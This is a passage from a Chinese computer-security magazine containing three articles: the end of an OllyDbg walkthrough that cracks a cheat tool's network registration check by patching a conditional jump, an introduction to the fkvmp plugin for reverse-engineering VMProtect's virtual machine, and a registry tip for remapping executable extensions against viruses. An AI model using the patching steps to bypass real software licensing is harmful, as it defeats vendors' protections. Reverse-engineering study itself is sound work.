


图8

被我画框框的地方，要求输入注册码，说明他还有一次验证，小小的软件还挺麻烦的。这时呢，我们可以回忆一下前面的东西，来到刚才的位置向上翻一翻，看这一段代码：

```
004D047F   .  8955 E8     mov dword ptr ss:[ebp-0x18],edx
004D0482   .  BA 8894410>mov edx,收货8-21.00419488   ;  UNICODE "yanzheng.gotoip1.com/dfyu/chk2.asp"
004D0487   .  8D4D E0     lea ecx,dword ptr ss:[ebp-0x20]
004D048A   .  895D D8     mov dword ptr ss:[ebp-0x28],ebx
```

在004D0482的这一行的后面，有着“yanzheng.gotoip1.com/dfyu/chk2.asp”这么一个网络地址，说明次货第一次的验证是网络验证。所以我猜测，他的第二次验证也是网络验证，用的还是同一个地址。所以，我就用OD打开“收货8-21b_破解001.exe”，F9运行，来到第二次检测验证码的那个界面。在OD上，右键---分析---分析代码，然后再，右键---查找---所有参考文本字串。然后在弹出的界面，右键---查找文本，把弹窗设置成图中所示。




图9

搜索字符串“yanzheng.gotoip1.com/dfyu/chk2.asp”，并按Ctrl+L查找下一个，每找到一个，就下按一下F2，设置一个断点，如图10。




图10

我一共找到了4个，yanzheng.gotoip1.com/dfyu/chk2.asp然后F9让我们的破解目标跑起来，点一下外挂上的“F10启动”，此时OD就断下来了，看来我的猜测是对的。单步跟踪来到下面的位置：

```
0075FF9C   .  68 D88B4100    push 收货8-21.00418BD8            ;  UNICODE "( "
0075FFA1   .  FF15 78124000  call dword ptr ds:[<&MSVBVM60.__vbaRecAs>; MSVBVM60.__vbaRecAssign
0075FFA7   .  66:833F FF     cmp word ptr ds:[edi],0xFFFF
0075FFAB   .  0F84 A4000000  je 收货8-21.00760055
0075FFB1   .  B9 04000280    mov ecx,0x80020004
0075FFB6   .  B8 0A000000    mov eax,0xA
```

看0075FFAB这一行的je跳转，跳向00760055，这个跳

转相对于别的跳转，跨度是很大的，肯定有问题。这个跳转本来没有跳，我让他跳，把je改成jmp，变成下面的形式

```
0075FFA7    66:833F FF    cmp word ptr ds:[edi],0xFFFF
0075FFAB    E9 A5000000   jmp 收货8-21.00760055
0075FFB0    90            nop
0075FFB1    B9 04000280   mov ecx,0x80020004
```

然后老一套，右键一复制可执行文件一所有修改，在弹出的框中选“全部复制”。然后在弹出的窗口点击，右键一保存文件，在下保存成了“收货8-21b_破解002.exe”。运行一下，发现木有任何问题，破解成功。其实正统的破解方法是，对目标程序下GetWindowTextW和GetWindowTextA的断点，这个方法我也试过了，麻烦归麻烦，但好在管用，这篇文章在此结束。

（文章中涉及的相关工具本期光盘已收录）

分析vmp的神器——fkvmp

suno

众所周知，Vmprotect作为一款风头正劲的保护壳，最大的卖点就是划时代的虚拟机保护功能。而正所谓蛇打七寸，由safengine的作者nooby和StrongOD的作者海风月影强强联手出品的OD插件Fkvmp，剑指的就是vmp的虚拟机指令。跟踪过vmp的叉子应该都深有体会，一旦跟踪陷入vm，就会被眼花缭乱的跳转玩弄于鼓掌之中，而不得其要领。现在，划时代的虚拟机保护终于遇到了划时代的虚拟机指令识别插件，不但调戏vmp将不再是梦想，如果vmprotect的作者不对vm大动手术，那么很可能就被fkvmp敲响丧钟。

其实，以上是些夹杂着狭隘民族主义的广告词了，毛主席曾经教导我们，决定战争胜负的关键，是人而不是武器。尽管我们有了fkvmp这款神器，但不会用，不知道怎么发挥它的神奇，那面对vmp仍然是束手无策的。现在，就让我们走进fkvmp。




图1

首先，猛击这里下载：http://www.unpack.cn/thread-68177-1-1.html。然后将fkvmp.dll放在OD安装路径的plugin文件夹下，这时启动OD，应该就能在插件栏看到fkvmp了。 接下来我们直接上手vmp，来体验fkvmp的强大。

以一个用vmp2.08保护的程序为例，这个程序从0x00401000开始使用了虚拟机保护。还是OD载入，停在OEP，执行到0x00401000。现在在OD的反汇编窗口右键，选中fkvmp选项，点击start，fkvmp开始分析（图1）。

这里需要说明一下。如果只使用vmp的虚拟机保护指定地址的代码，是需要手动停在虚拟机的入口，否则fkvmp会识别不出来。如果目标软件还使用了vmp的壳保护功能，那么可以尝试在程序入口就执行分析。

分析完了，结果在哪看呢？在记录窗口，也就是OD右上角的“L”按钮，快捷键是Alt+L。打开之后，会看到一大串甲骨文，主要分为两部分。第一部分，VM handle的handle table（图2）。在虚拟机中，VM handle大致可以理解为虚拟机指令，而一条VM handle，通常由多条x86的指令组成。以图2为例，fkvmp识别的一条VM handle为：

00: 48FA8598 ---> 409337[shl32]

这是什么意思呢？00，指的是这条VM handle的字节码。在VM中，字节码起到类似于剧本的功能，VMP会将要保护的代码编译成字节码，然后在软件运行时由虚拟机解释执行。

接着是VM handle的地址。0x48FA8598，这是原始地址。0x4409337，这是实际地址。

最后是shl32，这是这条VM handle的功能。看名字是不是有点像x86的shl指令？对了，正如我们刚刚所说，VM handle大致可以理解为虚拟机指令，这个shl32就是vmp虚拟机的指令，在这台虚拟机中这条指令的字节码是0x00。如果

我们设计一台x86的虚拟机，那么也得有一条名为shl的VM handle，而对应的字节码就是shl的反汇编码。

```
00409337 00: 48FA8598 ---> 409337[shl32        ]
00409A99 01: 48FA8CFA ---> 409A99[shrd         ]
0040A126 02: 48FA9387 ---> 40A126[GetI32       ]
0040A076 03: 48FA92D7 ---> 40A076[shld         ]
004099E7 04: 48FA8C48 ---> 4099E7[nor8         ]
00409F61 05: 48FA91C2 ---> 409F61[shr32        ]
004097A1 06: 48FA8A02 ---> 4097A1[GetI16       ]
00409838 07: 48FA8A99 ---> 409838[Popfd        ]
004096BC 08: 48FA891D ---> 4096BC[RmDs32       ]
0040A32A 09: 48FA958B ---> 40A32A[GetI8To32    ]
0040A32A 0A: 48FA958B ---> 40A32A[GetI8To32    ]
00409F85 0B: 48FA91E6 ---> 409F85[WmSs8To16    ]
0040AA2A 0C: 48FA9C8B ---> 40AA2A[WmDs8To16    ]
004099D0 0D: 48FA8C31 ---> 4099D0[SetSp        ]
0040922A 0E: 48FA848B ---> 40922A[WmDs16       ]
004096BC 0F: 48FA891D ---> 4096BC[RmDs32       ]
0040A1EE 10: 48FA944F ---> 40A1EE[shl8         ]
0040A11B 11: 48FA937C ---> 40A11B[WmSs32       ]
004097A1 12: 48FA8A02 ---> 4097A1[GetI16       ]
0040A8B2 13: 48FA9B13 ---> 40A8B2[RmDs8To16    ]
004099E7 14: 48FA8C48 ---> 4099E7[nor8         ]
0040A8B2 15: 48FA9B13 ---> 40A8B2[RmDs8To16    ]
0040A84C 16: 48FA9AAD ---> 40A84C[GetI16To32   ]
004097A1 17: 48FA8A02 ---> 4097A1[GetI16       ]
004094AB 18: 48FA870C ---> 4094AB[nor16        ]
0040A0CA 19: 48FA932B ---> 40A0CA[GetR32       ]
0040A0CA 1A: 48FA932B ---> 40A0CA[GetR32       ]
0040A0CA 1B: 48FA932B ---> 40A0CA[GetR32       ]
```

图2

接着我们看看vmp是怎样实现shl32功能的。转到反汇编窗口，查看0x409337，可以看到：

```
00409337    66:0FB6C1       movzx   ax, cl          ; shl32
0040933B    8B45 00         mov     eax, dword ptr [ebp]
0040933E    57              push    edi
0040933F    FEC9            dec     cl
00409341    8A4D 04         mov     cl, byte ptr [ebp+4]
00409344    0FA3CA          bt      edx, ecx
00409347    68 6B1C690D     push    0D691C6B
0040934C    F8              clc
0040934D    56              push    esi
0040934E    83ED 02         sub     ebp, 2
00409351    3C 53           cmp     al, 53
00409353    F5              cmc
00409354    C60424 71       mov     byte ptr [esp], 71
00409358    D3E0            shl     eax, cl
0040935A    9C              pushfd
0040935B    8945 04         mov     dword ptr [ebp+4], eax
0040935E    8D6424 10       lea     esp, dword ptr [esp+10]
```

限于篇幅，这里只截取一部分。如果有跟踪vmp的经验，一定会对这些不知所云的指令组合深恶痛绝。现在，有了fkvmp插件，我们就可以一眼看出；这里其实是shl32。

是不是很方便？这些形态怪异又会变型vm handle，正是vmp保护强度的两个重要来源之一，现在，却成了vmp的软肋。这样，只要对vmp的虚拟机架构有所了解，找到字节码所在，就可以逆出虚拟机所保护的内容：

```
00409EF6    8A06            mov     al, byte ptr [esi]      ; Load pcode
00409EF8    66:0FADC9       shrd    cx, cx, cl
00409EFC    F5              cmc
00409EFD    30D8            xor     al, bl                  ; decode pcode
00409EFF    66:0FBCCE       bsf     cx, si
00409F03    66:C1D9 08      rcr     cx, 8
00409F07    D0F5            sal     ch, 1
00409F09    04 95           add     al, 95                  ; decode pcode
00409F0B    66:39C7         cmp     di, ax
00409F0E    F6D8            neg     al                      ; decode pcode
00409F10    66:0FC9         bswap   cx
00409F13    66:891C24       mov     word ptr [esp], bx
00409F17    46              inc     esi                     ; direction + 1
00409F18    66:0FB6CA       movzx   cx, dl
00409F1C    2C 4D           sub     al, 4D                  ; decode pcode
```

```
00409F1E    66:F7D9         neg     cx
00409F21    0FBEC8          movsx   ecx, al
00409F24    20DD            and     ch, bl
00409F26    66:09F1         or      cx, si
00409F29    30C3            xor     bl, al                  ; decode pcode
00409F2B    66:0FA5F1       shld    cx, si, cl
00409F2F    0FB6C0          movzx   eax, al                 ; decode pcode
00409F32    80C1 6C         add     cl, 6C
00409F35    D0D1            rcl     cl, 1
00409F37    66:85FB         test    bx, di
00409F3A    8B0C85 0CA44000 mov     ecx, dword ptr [eax*4+40A40C]   ; dispatch table is here
```

这里是本例的vmp虚拟机的主循环，主要是一些解码和读取操作，注释都是fkvmp插件自动标记的，可以很方便地找出读取字节码的地方。如果我更懒一点，会想，既然fkvmp插件都识别出来了，那能不能干脆让插件自动识别vmp的字节码呢？

你想到的，插件都为你做到了。这就是fkvmp插件在记录窗口显示的第二部分（图3）。这就是vmp虚拟机字节码的“反汇编码”。以第一行为例：

[1D] SetR32 r1

```
0040AA85 [1D            ] SetR32      r1
0040AA86 [44 DB 52 7D AF] GetI32      AF7D52DB
0040AA8B [3D            ] add32
0040AA8C [5F            ] SetR32      r8
0040AA8D [5E            ] SetR32      r4
0040AA8E [60            ] SetR32      r12
0040AA8F [20            ] SetR32      r13
0040AA90 [1F            ] SetR32      r9
0040AA91 [1E            ] SetR32      r5
0040AA92 [5D            ] SetR32      r0
0040AA93 [E0            ] SetR32      r14
0040AA94 [DD            ] SetR32      r2
0040AA95 [A0            ] SetR32      r15
0040AA96 [9D            ] SetR32      r3
0040AA97 [9E            ] SetR32      r7
0040AA98 [5F            ] SetR32      r8
0040AA99 [9C            ] GetR32      r15
0040AA9A [02 10 1A BD B1] GetI32      B1BD1A10
0040AA9F [02 D6 1A BD B1] GetI32      B1BD1AD6
0040AAA4 [30 FF FE      ] GetI16To32  FFFFFEFF
0040AAA7 [9C            ] GetR32      r15
0040AAA8 [9C            ] GetR32      r15
0040AAA9 [25            ] nor32
0040AAAA [9F            ] SetR32      r11
0040AAAB [45            ] nor32
0040AAAC [9E            ] SetR32      r7
0040AAAD [A0            ] SetR32      r15
0040AAAE [AA            ] GetESP
0040AAAF [2B 04         ] GetI8To16   0004
0040AAB1 [9A            ] GetR32      r7
0040AAB2 [09 BF         ] GetI8To32   000000BF
0040AAB4 [25            ] nor32
0040AAB5 [5F            ] SetR32      r8
```

图3

“1D”是第一个字节码，“反汇编”过来是“SetR32 r1”。我们可以参照第一部分的handle table，找到第0x1D项：

1D: 48FA8625 ---> 4093C4[SetR32]

这就是vmp虚拟机第一个要执行的handle，起始地址是0x 4093C4。现在，静态的handle table和供虚拟机动态执行的字节码，就结合起来了。

现在还有个问题。看了第二部分，也就是vmp虚拟机字节码的“反汇编码”，发现还是绕来绕去的很晕，离还原vm还有一段距离。能不能让插件完成呢？

很可惜，现在还不行。毕竟这是vmp保护强度的第二大来源，只要走完了这步，vmp就完全被征服了。然后，这临门一脚，并不是那么的轻而易举，还需要更多经验和时间。不过，既然神器fkvmp都已经帮我们迈出分析vmp的一大步，那我们是不是也该自己努力，尝试自力走完全最后的一段。

（文中涉及的相关程序本期光盘已收录）

防毒新视角
——巧改文件关联防御病毒侵袭

郭建伟

为了防止病毒入侵，我们通常依靠杀毒软件来保卫系统安全。但是，杀毒软件的发展实际上是落后与病毒的，往往是新型病毒出现之后，杀毒软件才被动的升级，之后才能查杀该病毒。如果您没有及时升级病毒库，那么杀毒软件可以说形同虚设。其实，我们完全可以另辟思路。来应对未知病毒的入侵。因为病毒侵入系统后，首先是非法取得启动权，之后会对各种可执行文件（例如Exe、Com、Dll、Pif等）进行感染，达到其传播的目的。实际上，如果我们可以

巧妙的更改文件关联，让病毒找不到侵袭的目标，不久可以让其“英雄无用武之地”了吗？这不是为一种独特的主动防御手段。本文就简单的分析其实现方法。

我们知道，当病毒侵入系统后，往往直接对各种可执行文件“下手”，不过很多病毒在感染前并没有对执行文件进行检测，而是直接根据其扩展名来进行确定文件的“身份”。因此，通过更改文件关联的办法就可以躲过病毒的侵袭，而且可以避免病毒通过文件关联来发作的目的。实际上，在Windows中是可以自由定义可执行文件的后缀的。在资源管理器中点击菜单“工具”→“文件夹选项”，在弹出窗口打开文件类型面板，在其中点击“新建”按钮，在弹出的对话框（如图1）中随便输入新的后缀名（例如“yun”），当然不能和存在的扩展名重复。点击“高级”按钮，在“关联的文件类型”列表中选择关联的文件类型，这里选择“应用程序”项，表示和可执行文件建立关联，之后点击确认按钮保存配置。




图1

在资源管理器中任选一个exe执行程序，将其后缀改为“.yun”，然后双击就可以执行该程序了。这样某些病毒遇到该“.yun”文件时，就可能将作为普通文件而忽略了。实际上，您也可以编辑一个注册表文件来实现上述操作，在记事本中编辑以下内容：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.yun]
@="exefile"
```

将其保存为“newexe.reg”，直接双击该文件就可以创建与可执行文件的关联了。当然，您完全可以将其中的“exefile”更改为“comfile”等其它的可执行文件类型，进而更改相关的文件关联。

但是，现在很多病毒都采取了将自身关联到特定文件类型的方法，来达到激活的目的。虽然我们这里将“.yun”关联到可执行文件类型上，但是如果病毒也将自身关联到“yun”类型上，那就无济于事了。对于这种情况，可以采取替换“exefile”标识的办法加以解决。在记事本中输入以下内容：

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\yunfile]
@="应用程序"
"EditFlags"=hex:38,07,00,00
"TileInfo"="prop:FileDescription;Company;FileVersion"
"InfoTip"="prop:FileDescription;Company;FileVersion;Create;Size"
[HKEY_CLASSES_ROOT\yunfile\DefaultIcon]
@="%1"
[HKEY_CLASSES_ROOT\yunfile\shell]
[HKEY_CLASSES_ROOT\yunfile\shell\open]
"EditFlags"=hex:00,00,00,00

[HKEY_CLASSES_ROOT\yunfile\shell\open\command]
@="\"%1\" %*"
